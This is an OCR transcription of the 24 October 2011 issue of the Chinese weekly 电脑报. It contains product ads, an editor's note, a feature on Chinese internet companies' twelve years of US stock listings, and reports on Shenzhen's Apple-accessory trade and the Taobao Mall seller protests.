时尚杂志
2011年10月24日
第42期 92版
总第1018期
每周一出版 售价:3.00元

电脑報

邮局订阅代号:77-19
国内统一刊号:CN50-0005
广告经营许可证号:010015
读者热线:400 667 7866
官方微博:weibo.com/cpcw

POPULAR COMPUTER WEEKLY
全国发行量第一的计算机报
www.icpcw.com

2012年试刊本期精彩亮相

中国概念股的故事讲完了吗?

轮回:赴美上市12年

CFP/图

>A3

>B1

超级本驾到

Ultrabook全解剖

低电压i5性能不输主流i3。

>C8

强者无敌

新一代旗舰DC精品推荐

2000~4000元内最强消费级DC各有特色。

>D5

疯狂博士为你选卡

单卡双卡我到底选谁?

两块Radeon HD 6790交火比6950更超值。

>F8

三代同堂

Windows三代系统大PK

从WinXP、Win7到Win8,少了什么? 又多了什么?

DELL 戴尔
免费订购热线 800-858-2444
详情请见
A16

电脑高手速来领赏
2345.com 网址导航
my.2345.com/jifen

Huntkey 航嘉
第二代电源转换器引领者
领航 新国标 安全更智能
——航嘉插座 电器安全管家
航嘉第二代电源转换器领航新国标,集具耐火防雷、一体铜条、过载保护、3C认证、品质保障五大优势,安全更智能,表现更出色。
- 人性化孔位组合,应用灵活
- 国标孔,防止异物进入
- 750度高阻燃,超耐热
- 银镍触点开关,防止电火花
- 3C电源认证线,安全可靠
- 一体式铜套设计,温升低
- 独立开关,方便使用;
航嘉"I5管家"电源转换器系列产品,已入驻
实标 额定功率2500W
终身质量保障
深圳市航嘉驰源电气股份有限公司 www.huntkey.com 400-678-8388 产品图片仅供参考,如有变更,恕不另行通知

主管/主办单位:重庆市科学技术协会 | 出版单位:电脑报社 | 地址:重庆市渝中区双钢路3号科协大厦 | 邮编:400013 | 读者邮箱:pcw-advice@vip.sina.com
电话:编辑部(023)63658800 发行部(023)63658868 广告部(023)63658999 | 新闻热线:023-63658888-13055 | 读者热线:4006677866 欢迎提供新闻线索 | 重庆日报报业集团印务有限责任公司 印刷 报纸如有遗失或缺损,请致电 023-63658769

SUNING 苏宁电器

来苏宁，把幸福搬回家

3倍积分
礼品
换芯升级
一触机发
特惠

联想 G470AH2330W42G500 PLxW3(DB)-CN

- 英特尔i3-2330M处理器
- HD6370M-512独显
- 2G内存/500G硬盘

以旧换新 ¥3499

联想一体机 IdeaCentreB300E67002G50GV20-7B(A)

- E6700处理器
- HD5450 512M独显
- 2G内存/500G硬盘
- 正版Windows 7家庭普通版

以旧换新 ¥3299

惠普 DV4-3010TX

- i3-2310M处理器
- HD 6750M-1G独显
- 2G内存/640G硬盘
- 正版Windows 7家庭普通版

以旧换新 ¥4599

戴尔 Ins14VR-348

- B950处理器
- HD 6470M-(1G)独显
- 2G内存/320G硬盘
- 正版Windows 7家庭普通版

以旧换新 ¥2969

东芝 C600-C38N

- B950处理器
- 2G内存/500G硬盘
- 正版Windows 7家庭普通版

以旧换新 ¥2969

华硕 A42EP62JZ-SL/32NDAXXB

- P6200处理器
- ATI HD6470M-512M独显
- 2G内存/320G硬盘

以旧换新 ¥2879

宏基 AS4749-2332G32MIKK

- I3-2330处理器
- 2G内存/
- 320G硬盘

以旧换新 ¥2520

宏基 AS4743G-372G50Mnbb

- I3-370处理器
- GT520M-1G独显
- 2G内存/500G硬盘

以旧换新 ¥2879

联想 G470AHB950W42G500PLxW3(DB)-CN

- B950处理器
- HD6370M-512独显
- 2G内存/320G硬盘
- 正版Windows 7家庭普通版

以旧换新 ¥2879

活动期间，消费者至苏宁门店购买指定型号的电脑产品

3 即可享受倍积分的优惠!

活动时间：10月28日-10月30日

活动城市：

北京、上海、广州、深圳、南京、重庆、成都、苏州、武汉、沈阳、天津、青岛、济南、西安 杭州、福州、宁波、南昌

积分兑换专区

朗科优盘E106-8G

- 颜色：蓝
- 数据传输率： 读取：20MB/Sec
  写入：10MB/Sec
- 接口类型：USB2.0

11850 积分

¥79

ECHOTECH耳机
CE-2160

- 频响范围：20-20000Hz
- 产品阻抗：32欧姆
- 灵敏度：115dB
- 耳机插头：3.5mm立体声
- 信噪比：> 100dB

7200 积分

¥48

罗技USB专用音箱
Z105

- 声道：2.0声道
- 有源无源：USB供电
- 扬声器单元：2英寸
- 防磁功能：支持

8850 积分

¥59

腾达便携式无线路由器
W316R

- 传输速率：150Mbps
- 传输标准：IEEE802.11b/g/n
- 尺寸：160 x 100 x 30mm

11850 积分

¥79

雷柏无线鼠标
M910（红、黑、灰、粉）

- 鼠标接口：USB
- 工作方式：光电
- 鼠标分辨率：1000DPI
- 支持人体工程学

11850 积分

¥79

（图片仅供参考，以实物为准，如有[illegible]以店堂海报为准，活动详情请咨询当地门店）

温馨小贴士

来苏宁购买电脑即可获得以下服务

1. 免费技术咨询、帮教
2. 免费送货、安装、调试
3. 免费提供家庭局域网搭建方案
4. 免费提供硬件升级设计方案

苏宁易购 网购地址 www.suning.com
网购热线 4008-198-198 转1
集团采购 订购热线 4008-198-198 转6

总编寄语 | From the editor

放弃与升华

可能很少有哪份报纸像《电脑报》一样，每年在这个秋高气爽的季节，都会推出一份来年的试刊，把新年将有的变化、办报思路真实而具象地呈现出来。对于试刊，编辑们也会有复杂的心情：每一个变化就意味着一次对过去的否定，即使是自己爱不释手的栏目，抑或习惯的写作风格，都有可能被遗憾地放弃，或者痛苦地破茧升华。因为最终的标准只有一个：读者是否喜爱。

移动互联网时代，繁多的信息更如同汪洋大海。而科技的发展，也使我们每个人，不仅在接收信息，也能随时随地发布信息。在这样浩浩荡荡的历史潮流之下，《电脑报》将在其中起到什么作用？我们除了精耕细作自己的原创领地，更是要海纳百川，成为网络时代海量信息的筛选者、评价者。来自全球优秀平面媒体、网站、论坛、个人博客和微博上的精彩文章和言论，都会成为我们编选和推荐的对象——为此，每个周刊都开设了专门的版面，来收录这些与国际前沿科技紧密结合的最新资讯，并配以编辑的专业点评。荡胸生层云，一览众山小，如此，《电脑报》也将站在更高的层面与更广阔的视野来报道行业与时代的变化。

对 IT 业界的人物、事件、企业、产品进行深入的剖析与解读，成为拥有巨大专业声誉与公信力的全媒体，这是《电脑报》始终坚持的目标。这次试刊中一个较大的变化是"评测实验室"将各分散的周刊组合到一起，集中企业与读者关注度最高的横向测试、单品评测、BESTBUY 榜单，从而打造一个品牌化的公正、权威的电脑报"评测实验室"。

全媒体仍将是《电脑报》的重要方向。今年初我们如期推出的 Android 和 iOS 客户端得到了热烈的反响，前两天，数字出版部门的同事告诉我，最新的下载数据已经突破了 60 万，我们的数字用户已经接近报纸本身的读者数量了。而本月底，用户体验更好的 iPad 版本以及新版的手机客户端，在经过充分的研发和测试后就会在苹果商店中和大家见面。届时，《电脑报》各平台的互动将得到大大加强。

试刊的重点在于"试"，在这个变化以分秒计的时代，不断试错，快速迭代，无论对网络还是平媒，都是一样的要求。而发现问题和创新的关键又在于各位读者，因此，亲爱的读者朋友们，请一定不吝笔墨，将你宝贵的意见和建议发给我们吧。

轮回：赴美上市12年

Baidu 百度
NASDAQ LISTED
Baidu's Five-Year IPO Anniversary Celebration
NASDAQ OMX

CFP/图

@本报记者 熊雯琳
驻美特约记者 Lindoo

10月，似乎是中国IT企业海外上市的一个多事之秋。

10月17日，盛大网络宣布有可能完成私有化，从美国纳斯达克退市。

10月14日，迅雷公司黯然中止了持续一年多的海外上市计划。

10月5日，第一个在海外上市的互联网概念股中华网停牌并申请破产保护……

如果从1999年中华网登陆纳斯达克，算是拉开中国企业赴美上市的大幕，那么到今天，这场大戏已经上演了整整12年。同样是今天，这场大戏也演到了一个悲喜交加的转折点。

明天，更加美丽，还是更加丑陋？谁也不知道。唯一知道的是，明天终将到来，这幕由中国企业演绎的美国风云大戏的帷幕也将一如既往地打开。

引子 曼哈顿下城的年轻人

10月19日，记者找到汤立贤的时候，他正坐在曼哈顿下城一个小公园的椅子上，拿着一台iPad2，和几个参加"占领华尔街"运动的年轻人交谈。

汤立贤是个 ABC（指在美国出生的华人移民后代，大都已经融入美国本土文化），这几个年轻人是他在哥伦比亚大学的同学。

看见记者走过来，汤立贤扬扬手中的 iPad2，大声嚷嚷："真逗，美国人都在抛弃华尔街了，中国人还在拥抱华尔街。"

记者接过来一看，原来是一则关于中国互联网企业谋划在美国上市的报道。

"不是都想赚华尔街的钱吗？"记者半开玩笑说。

"My God，赚华尔街的钱？华尔街没掏光你们口袋里的人民币就算好了。"在股票市场刚刚亏了几千美元的汤立贤愤愤不平地说。

尽管汤立贤是一个典型的美国愤青，但是他说的这些却是话糙理不糙。在中国 IT 公司掀起赴美上市大潮的 12 年之后，这股浪潮的确走到了一个转折点。

告别汤立贤之后，记者来到了几个街区之外的纳斯达克交易所。门口外面的大屏幕不断滚动着交易信息，偶尔也能看到关于中国概念股的内容。这里似乎没有受到示威者们的影响，跟以往一样显得格外淡定，除了进进出出忙碌的交易者们。

但是记者总觉得少了点什么，至少跟几年前相比少了点什么。到底少了点什么呢？也许是那种面对图腾或者圣地的神圣感和憧憬感吧。

就在几年之前，这里毫无疑问是中国企业海外上市的圣地，来到这里的中国企业家们无一不怀有对这里的憧憬心情和神圣感觉。自从中华网在这里成功上市之后，IPO（股票上市发行）在中国互联网开始疯狂流行：一个公司的创立不是为了盈利赚钱，而是为了到纳斯达克股市上 IPO 一夜暴富。

当时的纳斯达克，流行着比傻游戏的理论：金发碧眼的老外都成了玩接力游戏的弱智儿童，只要你上市，只要你炒网络概念，就能有人把你过去若干年欠的钱还掉，还主动再给你钱——你借的钱太少了！

那时候，毕业于沃顿商学院、自己开过系统集成公司的中国香港商人叶克勇正站在事业的顶峰，事实证明，后来的他再也没像当年那样如鱼得水。

故事 那些"吃螃蟹"的先行者

在上市 12 年中，最吸引人的无疑是那些第一个吃螃蟹的先行者。

中华网成了暴发户

1997 年，新华社在香港的控股公司中国国际网络传讯有限公司（以下简称"CIC"）在开曼群岛注册中华网公司，而早在两年前，CIC 曾模仿当时"瀛海威"模式创办了一家与因特网不同的"大网"——提供互联网接入和内容服务的国中网，由于市场惨淡，CIC 酝酿将网站转型。也就是两年后，China.com 在深圳推出。

就在网站推出的第二个月，这个被精心包装的资本故事由雷曼兄弟承销，急不可耐地登陆纳斯达克，打响了中国互联网概念股赴美上市的第一炮。尽管亏损上市，但中华网顶着"中国概念"、"CHINA"等金字招牌赚得盆满钵满，上市之初就融资近 1 亿美元。之后 2000 年 1 月通过股票拆分，中华网又获得近 3 亿美元资金。2000 年 3 月，分拆旗下香港网在香港创业板上市，获得近 2 亿美元资金支持。加上上市前 CIC 注资和募集资金，2000 年 3 月时，中华网持有现金超过 5.5 亿美元。


中华网的"神话"刺激了资本界和国内的互联网企业的创业者们。"中国概念股"的概念也是在

下转A04版

上接A03版

中华网从辉煌到没落

CFP/图


china.com
中华网
中国首家赴纳斯达克上市互联网公司，成立于1997年6月
1999年7月
美国纳斯达克上市
2005年
被列入2005年度德勤亚太地区高科技高成长500强
2010年3月
被美国Evolution Capital公司指控违反多条保密协议和无担保公司债券买卖协议，并索赔2.95亿美元
2011年10月5日
申请破产保护，原因是美国纽约法院裁定其必须偿还美国Evolution Capital公司对冲基金6540万美元
2011年10月12日
破产保护申请已获批准，将售部分非核心资产

这个时候更加深入人心。为何叫“概念股”，是因为在 2000 年时，中国网民才不过 1000 万人。然而，这并不影响中国互联网进入整体发烧阶段。这时候仿佛互联网一下子成为最来钱的白金行业，最煽情的说法是，来自海外的投资商们整天捧着钱在中关村附近转悠，一个在钵上写上.com 的乞丐都拿到了上千万美元的风险投资。

当年他们是“孙子”

那时候，与叶克勇的“幸运”相比，王志东、丁磊、张朝阳们还在创业初期，为资金愁，愁完资金又为上市愁——别看现在这些大佬都是风光无限，当年为了上市，他们都憋着当“孙子”。

2000 年春，青翠欲滴的草地在王志东的眼中开始变得焦黄。过了几年，他感叹：忧国忧民的杜甫，也是“迟日江山丽，春风花草香”，远比自己的春天美丽。让时任新浪 CEO 的王志东春天不再美丽的原因是：新浪没有获得上市许可。太平洋彼岸，投资商眼巴巴地等待它降临华尔街。

为了获得上市许可，2000 年的初春，王志东每天让司机拉着他到位于西长安街的原信息产业部上班。车门打开，王志东立刻满脸堆笑，对着门口的士兵点头哈腰。时间或长或短，他出来了，在大门内还是满脸堆笑，一出大门，脸立刻冷了。

从热脸到冷脸瞬间转变的背景是，1999 年，中国进入 WTO 前夜，时为信息产业部部长的吴基传向华尔街日报记者表示：中国的通信运营网络，从来就没有对外国人开放过。具体到上市这一关键步骤上，1999 年 7 月 1 日，《证券法》正式生效，它明确规定：具有外资背景的互联网公司，到境外上市必须事先审批。

因此，信息产业部给新浪的答案是：回去等着。而王志东则回应：怎能让好孩子没奶吃？

而张朝阳找到信息产业部：我们是一家海外公司，全外资的，所以我们上市不需要中国政府的审批。丁磊也跑到百慕大群岛注册了一家公司，说：我也是外资公司。

怎能让乖孩子没奶吃？2000 年 4 月 14 日，新浪股票终于在华尔街成功挂牌上市。半个月跑了大半个地球的王志东只是跑到大街上照了张像片，背景是纳斯达克大屏幕上的 SINA 字幕。他说：新浪赶的时候已不好了。的确，这时候纳斯达克的互联网泡沫已经临近破裂状态。

2000 年 6 月 30 日，网易上市；7 月 12 日，搜狐上市。后来，张朝阳说，为了上市，几乎机关算尽。

搜狐上市前的“演出”整整持续了三周。包括张朝阳在内的几名公司高层管理人员从中国香港出发，途经新加坡，英国伦敦、爱丁堡，再到英国伦敦、意大利米兰、德国法兰克福，然后到纽约。刚到达纽约，就从纽约直飞佛罗里达州，再飞丹佛，再飞圣地亚哥，还要到达洛杉矶。整整一天一夜，张朝阳一共绕着美国大陆跑了 4 个地方。

做什么?如美国总统一样巡回演讲，寻求投资者的支持。

滑雪场上张朝阳
心如刀割

2000 年 3 月 9 日，纳斯达克历史上第一次突破 5000 点，以 5046.86 点报收，为这项拥有 29 年历史的指数树立了重要的里程碑。同年 7 月，中国网站在 CNNIC 调查中达到了史无前例的 27289 个，中国网民达到 1690 万。

然而，巅峰意味着下落。纳斯达克巅峰出现 5 天后，即 3 月 14 日，纳斯达克一日狂跌 200 点，以 4707.01 点收盘，跌幅高达 4.0%。

对于中国网络来说，那是一个“飞雪连天”的春天。中国概念股在辛苦上市之后，在纳斯达克上一落千丈，每天以令人咋舌的速度下滑，5 美元、2 美元、1.5 美元、1 美元——中国网络业者的心理承受极限被一次次地挑战，一次次地击破。

2001 年 1 月，黑龙江亚布力风寒如刀。滑雪场上，搜狐总裁张朝阳正疾驰而下，犹如看到了同样疾驰而下的搜狐股票。1 个月后，搜狐股价已跌破 1 美元，逼近纳斯达克垃圾股。

自由落体来得如此之快，让人们无法想象也得不到答案。一位只要 1 个月就可以拿到公司股票期权的网易人员，毅然辞职，放弃了自己的期权。他说，他对此真的一点没兴趣了，公司上市后，股价一路跌下去，价格已经低于他们认股的“优惠价”，公司说可以拆补，但也没看到具体的方案。大家情绪都很低落，没有人再谈期权的事。

中国的互联网企业在一夜之间手足无措，他们不知道下一步该做什么，但他们知道下一步一定要做点儿什么。于是裁员、并购，死缓或者干脆解脱。因为，华尔街主宰了他们一生的喜怒哀乐，他们忘记了上市也只是一种发展的途径，在这些网络公司 CEO 看来，上市已经成了终极目标。

“如果中国有二板能让我们上，我才不会跑那么远受老美的气呢。”丁磊说。为这句话做注脚的，是 2001 年五一过后，网易被查出的假账风波，不过最要命的，还是假账背后所暴露出的高层矛盾，丁磊赶走了当时的 CEO 黎景辉和 COO 陈素贞。

同样的问题，时隔一月出现在新浪网上，不同的是，资本的暴怒赶走了它的创始人王志东。同年离去的，还有 8848 创始人王峻涛。

分析 纳斯达克是中国企业的摇钱树?

2002 年 7 月，三大门户相继宣布实现盈利，纳斯达克全线飘红。美国资本市场奇迹般地复苏。中国网络企业开始把目光从“注意力”转向“盈利”，引发了一场模式变换潮流。

第二波上市
赚钱速度更快

从 2003 年底开始，中国网络开始了第二轮冲刺纳斯达克的战斗，这与第一轮的显著变化是，不仅有自己的盈利模式，而且专注于某一领域的专业网站。比如携程网专门提供在线旅游服务，盛大网络专事在线游戏，腾讯专门提供即时信息服务，阿里巴巴主抓 B2B，百度专攻搜索引擎……

这一次的上市潮来得更加凶猛。2003 年底，携程网拉开了中国互联网企业上市第二次浪潮的序幕。2004 年 3 月，无线增值业务成为市场热点，空中网、灵通网和 TOM 等相继在境外上市。

2005 年，聚积在中国互联网上空的风险资本据说多达 20 亿美元。但变化还是明显的。那种靠几个人搞出个创意，弄个纯粹的.com 公司就想圈到一大笔风险投资的日子已经远去。这一点倒是与美国的风向一致。比如 TOM，一经上市便迎来市场沉重的打击。在香港创业板上市首日遭遇股价下跌 3%的厄运，在纳斯达克，TOM 的当日股价也仅上涨 0.2%。此后，它的表现便再无起色，股价一直在发行价以下徘徊。TOM 的“滑铁卢”正好印证了互联网已经发展到一个全新的阶段。.com 开始明显失宠于风险投资商，风险投资明显转向了通信、信息服务、软件和互联网基础设施提供商。

石明春是一个职业投资人，他对于从事互联网技术与基础的公司如宽带、无线互联和网络安全表示出兴趣。但是从“2005 年以后，我们没有再投过纯门户的网站”。

2004 年开始，VC 一窝蜂涌向的，是免费无线互联网网站。2006 年 7 月，3G 门户网获得了一笔上亿元的风险投资，这也是迄今中国无线互联网里最大的一笔投资。IDGVC（IDG 技术创业投资基金）中国合伙人杨飞是 3G 门户网的伯乐之一，他曾于 2000 年成功投资百度而使 IDG 获得了高达 100 倍的回报。那时，中国互联网正处于泡沫破裂的时候，杨飞携 150 万美元投资百度被认为是最大胆的一次投资。

不过，从概率的角度来看，VC 的回报平均值是负的，还不如做债券。在分布上是少数的 VC（10%，20%）赚到大部分的钱（90%，80%），即所谓的“二八定律”。IDG 能有如此骄人的业绩，不能不令人佩服。

当然，烧钱的并不止 3G 门户网，要想在无线互联网站稳脚跟，就必须投入重金。互联网行业是典型的规模经济，日趋增长的庞大用户群，证明了免费无线互联网站具备规模经济的基础。但是谁也不能保证庞大的流量就能够转化为必然的收入，目前还没有一家免费无线互联网站宣布已经盈利。

美国投资者
看重商业模式

被称为“网络女皇”的摩根士丹利分析师 Mary Meeker 在 2002 年预言，互联网的下一个热潮将是“SFO”，分别代表搜索（search）、发现（find）和获得（obtain）。

事实上，在 2004 年，各方力量就已经看到了搜索的力量：竞价排名可以带来真金白银的收入，搜索与电子商务未来可以做到无缝结合，创造出更强大的生意机会。

2004 年，在百度第三次融资上，一位美国投资商冲着李彦宏大嚷：“6 美元，你简直是疯了。”李彦宏出价是每股 6 美元多一点。投资商抱怨，李彦宏太“贪心”了。

一年后，这位投资商才知道自己赚大了。然而他现在依然满腹牢骚——后悔自己当时为什么不多认购点百度股票。

2005 年 8 月 5 日，百度在美国纳斯达克上市，融资 1.09 亿美元，刷新了中国互联网企业海外 IPO 融资纪录，发行价 27 美元，开盘价 66 美元，8 月 6 日冲破 150 美元，引起了一场自 2000 年网络泡沫破灭以后从未出现过的轰动。有人形容“李彦宏扇了扇百度的翅膀，就在纳斯达克掀起一场风暴”。

要知道，没有他的坚持，也许就没有这一切。1999 年底，李彦宏回国创办百度，在北大一间不起眼的办公室里开张营业。那时的他默默无闻，怀揣 120 万美元风险投资，“像小老板一样神色慌张地在北大校园里张贴招聘广告”。在 2001 年的一次会议上，为了让百度转身，做成类似 Google 的搜索门户，李彦宏遭到董事会集体反对，异常暴怒，大吵大嚷，甚至当场摔坏了手机。

与 2000 年上市的公司相比，这一波上市潮中的中国网络公司还掀起了更大范围的造富浪潮。因为公司的股票充分地分散到众多的员工手中，公司上市催生了群体造富的浪潮，2007 年最后一个季度，平均每天产生 70 名百万富翁。同时，也将中国互联网上市公司的总市值从第一波的 10 亿美元，推升至近 700 亿美元。

下转A05版

前线观察 今天，新闻周刊的“前线观察”与大家见面了。在这里，大家看到的是电脑报资深编辑们在IT产业第一线带来的独家报道和原创观点。

苹果配件新产业正在膨胀

@电脑报 吴新

深圳的苹果超市

在深圳各个大型购物中心，如万象城、COCOPARK 之类，正在涌现一些新的数码超市。和过去经营家用电器不一样，这些占地三四百平方米的超市都是以苹果全线产品及周边配件为主。

这些苹果超市除了以最热卖的 Macbook、iPad2、iPod 和 iPhone 的演示来吸引顾客，周边的货架和挂架上，还有众多的苹果配件，如贴膜、平板电脑、耳机、各类充电器以及 iPad 读卡器等数百种产品，而其中大部分产品，产地均来自中国，而非原装产品。

记者看到，有几个顾客正在挑选苹果 iPad2 的一根数据线，销售员在旁边不停地说：“放心，我们店铺贩卖的都是正品，这些都是经过苹果公司授权的。”

近年来，中国数码制造业以南方为基地，有越来越多的厂商开始转型或者跨界为苹果产品生产周边配件，据某家为苹果供应电池电芯的中国台湾企业老总透露：“整个产值已达数百亿之巨，自 2007 年 iPhone 推出以及 2010 年 iPad 上市，算是两个时间节点，盘活了好多中小型企业，包括过去制造音乐 MP3、MP4、电池的厂商纷纷转型，涉足该领域开辟新市场。”

记者的一位朋友刘骏在深圳华强北经营手机批发业务，其中 iPhone、HTC 以及三星等智能手机是主力销售机型。由于工作的原因，他每天会为客户附带购买大量苹果配件，包括大多数果粉需要的充电器、耳机、贴膜以及皮套。比如苹果的组装耳机，就有 30 元、40 元和 50 元等不同价位，和原装耳机最低价 155 元相比，要便宜很多。

由于大陆南方制造业和港台制造业的高度接轨，目前一家资金在千万级的中型企业完全有能力整合上下游资源，利用苹果热潮以及高度需求实现利润上的增长。在小型配件，如耳机、充电器的制造上，很多企业已经能够和为苹果供应材质的企业挂上钩，这中间由于企业和政策的监管，会花上很多的公关时间，但也只是时间问题。

配件行业背后的乌云

作为一个成长了 3 年多的新产业来说，这个行业充满了机会，也弥漫着乌云。一些真正想要做大的中小型企业，本身可能从山寨制造起家，积累了一些资金，但稍微做大一点之后，又要面临同样是山寨企业的围攻和挑战。其中最大的问题来自产品的价格竞争力，这中间就涉及为苹果制造配件需要交纳的专利授权费。

为了增加更厚实的“保护罩”，这两年苹果不停地申请专利，比如今年 8 月 17 日，美国专利和商标局就公布了苹果公司新申请的 20 项专利技术。而大家期待用在 Macbook 上的 MagSafe 专利（通过磁力固定电源线），在未来的 iOS 设备中将有可能采用，包括 iPad3。之前美国的一家名为 Sanho HyperMac 的公司未经授权使用 MagSafe 接口，遭到起诉后绕过苹果公司的专利，推出了新的连接线。

美国本土的众多企业固然都在打苹果的主意，国内的制造业更是挖空心思希望能够捞得更多的利益。以最不起眼也是需求量最大的苹果充电器（30pin 的接口）来说，如果是授权生产，每根要向苹果交纳 5～6 美元的费用，而组装生产，则可以免除这部分费用，只需要进行破解。如果一家制造厂每月有 10K 的订单，这中间的费用就高达 30 多万。但这中间也并非完全没有风险，如果苹果在芯片或者固件上升级，则对这些未授权产品有毁灭性打击，因为这些产品往往是外销，大量退单之后的线材无法进行重新改装，完全就砸在手里面了。去年，由于苹果的这一招升级措施，有很多这样的山寨企业瞬间崩溃了。

乔布斯走后，有很多业内人士讨论这块市场还能够维系多久。对于制造商来说，这也许是个疑虑，但并不是困扰。因为苹果以及它所带动的整个移动终端产业正在高速向前运行，其中商机无限。

上接A04版

现状 中国 IT 难以抓住的美国梦

今天，随着美国经济问题频出，在美国上市的中国企业也日渐感受到这种压力，期望上市暴富的美国梦似乎也越来越难抓住。

麦考林打开潘多拉盒子

2010 年，美国纽约的市民也许已经对纽交所大楼上时不时飘扬的五星红旗和大楼前一群群中国人合影欢呼的景象见怪不怪了。在美国的证券市场上，中国企业的戏份正变得越来越重，大有从配角演变成主角的势头。

2010 年 10 月 26 日，麦考林登陆纳斯达克，被誉为“中国 B2C 第一股”。紧随麦考林之后，12 月 8 日，当当网携手优酷网同步登陆美国纽交所，股价更呈攀比之势，强势上涨。当当网首日上涨 87%，跻身 2010 年全美 IPO 首日涨幅榜前 5 名。而业绩仍然亏损的优酷网股价表现却并不逊色，首日大涨 161%，成为自 2005 年百度上市以来，在全美所有 IPO 中首日涨幅最高的公司。这两个一个打着中国“亚马逊”的概念，另外一个则祭出中国“Youtube+Hulu”的概念，同年上市的中国网络股还包括易车、搜房和斯凯。

当当网
dangdang.com
The Joy of Online Shopping
NYSE Euronext
DECEMBER
DANG

还是讲故事，还是打出“中国的 × × ×”，这样的路径几乎成为所有中国互联网企业赴美上市的必经步骤。然而，历史已经翻开崭新的一页。如果单纯靠包装概念而实现上市或者是在上市之初就过高被估值的企业即使登陆纳斯达克，也会被资本市场无情地揭下伪装的面纱，最终打回原形。

麦考林怎么也不会想到，首发当日其股价收盘时 17.26 美元，涨幅 56.91%，这一数字竟成为麦考林登陆纳斯达克至今的最高收盘价。

这些都与一场诉讼有关。麦考林刚刚上市，就遭到美国多家律师事务所的集体诉讼，涉及索赔金额超过百万美元。而起诉的原因是麦考林在首次公开募股相关的注册声明和招股书中披露了与公司实际业务和预期不符的虚假信息。此后，麦考林的股价就一路走低。

当当们成了
美国上市的“烈士”

当当网也没能逃脱股价连跌的命运。在当当网上市之后，股价连续跌 6 天，整体跌幅超过 30%，从 2010 年 12 月 10 日收盘的 32.79 美元跌到 12 月 20 日收盘的 22.92 美元。在业界人士看来，当当网股价下跌主要跟上市后，当当与京东商城、卓越亚马逊引发的一场价格和口水战有关。

互联网分析人士洪波认为，当当并不是一家被过度包装的公司，而只是一家早期被高估的公司。作为一家有十年历史的老公司，其间其经营模式并没有发生非常大的变化，其股价下跌主要是投资者预期太高，投资者看到价格战的影响，以及其相对比较稳健的增长，肯定会降低对当当网的预期。

而上市后的优酷则被视频行业的人称为“带病上市”。实际上，不光是优酷，这也是中国互联网企业集体存在的问题。曝光在众人面前的几大视频公司的详细财报清晰地显示出这个行业的“虚弱”。土豆网和优酷的招股书数据显示，前者在前三季度亏损 8373 万元，后者亏损 1.67 亿元。如果算上早先借壳上市的酷 6 网，国内三大视频网站前三季度亏损接近 5 亿元。

2010 年底上市的这批企业还只是一个开始，2011 年，随着奇虎 360、人人、网秦、世纪佳缘等中国互联网公司的密集上市，更是将这股热潮推向最高峰。

历史总是惊人的相似。有人前仆后继，却很少有人记得前车之鉴，一场场资本游戏，无关企业本身，无关业绩，但你无法阻止，只能看着它一步步走进“深渊”。而资本的力量比你想象中要大得多。但上市以后，最初的资本退出以后，破发也随之而来。

美国时间 2011 年 5 月 4 日，中国知名社交网站运营商人人公司正式在纽约证券交易所挂牌。尽管首日交易跳涨 29%，但人人网随后开始逐日下跌跌破发行价。5 月 11 日世纪佳缘登陆纳斯达克交易当天收盘股价较发行价下跌 4.36%。

“破发”没能阻止中国互联网企业赴美上市的步伐。土豆、迅雷、窝窝……所有你想得到想不到的企业，都已经排上队或者正在排队去上市的路上。

在记者截稿时，得到的最新消息，中国监管部门已经要求四大会计师事务所对在美上市中国公司相关的审计工作进行再审，并报告可能提交给海外监管机构的信息。

记者手记 逃离还是挺进?

一切又回到文章开头的地方。

2011 年 9 月末到 10 月初，在美国上市的联游网络再次陷入了退市危机，而与前几次退市危机不同的是，此次董事长唐骏不再施展浑身解数挽大厦于将倾，而是直接抛售光了手中的联游股票。

资本高手叶克勇没能逃脱轮回的命运。10 月 5 日，同样在美国上市的中华网投资集团向美国亚特兰大破产法院申请破产保护。

迅雷以全球经济震荡及美国经济疲软导致资本市场不稳定为由，向美国证券交易委员会(SEC)提交更新文件，撤销上市计划。

盛大网络 10 月 17 日晚间宣布拟回购公众股份，由此成为迄今为止在海外上市的中国互联网企业中首家宣布拟回购公众股份的公司。

实际上，今年年初以来，已有完美计划、诺亚舟、空中网、携程、人人公司等公司陆续宣布回购股份计划。

不过，陈天桥只是个案，还是有不少企业在谋求海外上市，另外一类企业，其母公司已在美国上市，还会继续分拆旗下企业赴美上市。也许，还会有一部分互联网企业赴美上市不成功，会寻找在国内上市的机会。

淘宝商城围攻事件后续

淘宝商城新规只是“死刑”变“死缓”？

@ 本报记者 **韩曼娜**

本报上期报道《淘宝“伤城”5万人围攻大卖家》之后，引起了读者的强烈反响，本报记者也持续关注着事态进展。现在，持续六天六夜的淘宝商城维权“暴动”以淘宝商城的新规而暂趋平静，但平静的表面下掩藏更多的是值得深思的矛盾。

品质
原则
扶持
出资18亿打造品

马云在淘宝商城新规媒体见面会上

马云回应商城新规调整

10月17日下午3点，阿里巴巴集团在杭州滨江总部就淘宝商城新规召开媒体沟通会，原想在美国呆上一年的马云专程飞回杭州，出现在光明顶会议室。“淘宝商城不会为原则、压力退半步，这是在维护电子商务诚信、打击假货和炒作信用、维护知识产权。”马云依然坚持淘宝商城新规是“建立品质商城”的初衷。

对于刚刚发布的淘宝商城新规，马云作出了些许调整：1.年费。9月30日开始，从新规发布，再给所有已经在商城开店的老商家1年时间延期。新商家新规则。2.保证金。商家在2012年内可以按照新规则的一半缴纳保证金，阿里集团出资10亿元进入消费者保障金，保证金由浙江省工商局监督，由中国银行进行资金管理。3.贷款担保。阿里集团拿出5亿元作为现金担保，为符合条件的小商家向银行和第三方金融机构担保。

然而，对于淘宝商城在新规上的让步，中国网络法律网首席法律顾问、中国政法大学知识产权中心研究员赵占领则对本报记者表示，“我觉得矛盾缓和了，但没有根本解决。原来判的死刑，现在改判死缓。”

实质矛盾仍在延续

淘宝商城的沟通会看似一个解决矛盾的对话，而事实上，很多中小商家对淘宝商城的“让步”并不满意，不少商家表示折半后的保证金筹措问题仍难以解决，尤其是技术服务费的提高让他们难以接受。淘宝商城卖家张先生表示，与商家服务品质相关的应该是保证金，服务费只是我们支付给淘宝关于交易平台和日常技术维护的费用，大幅提高服务费真的是很难理解。

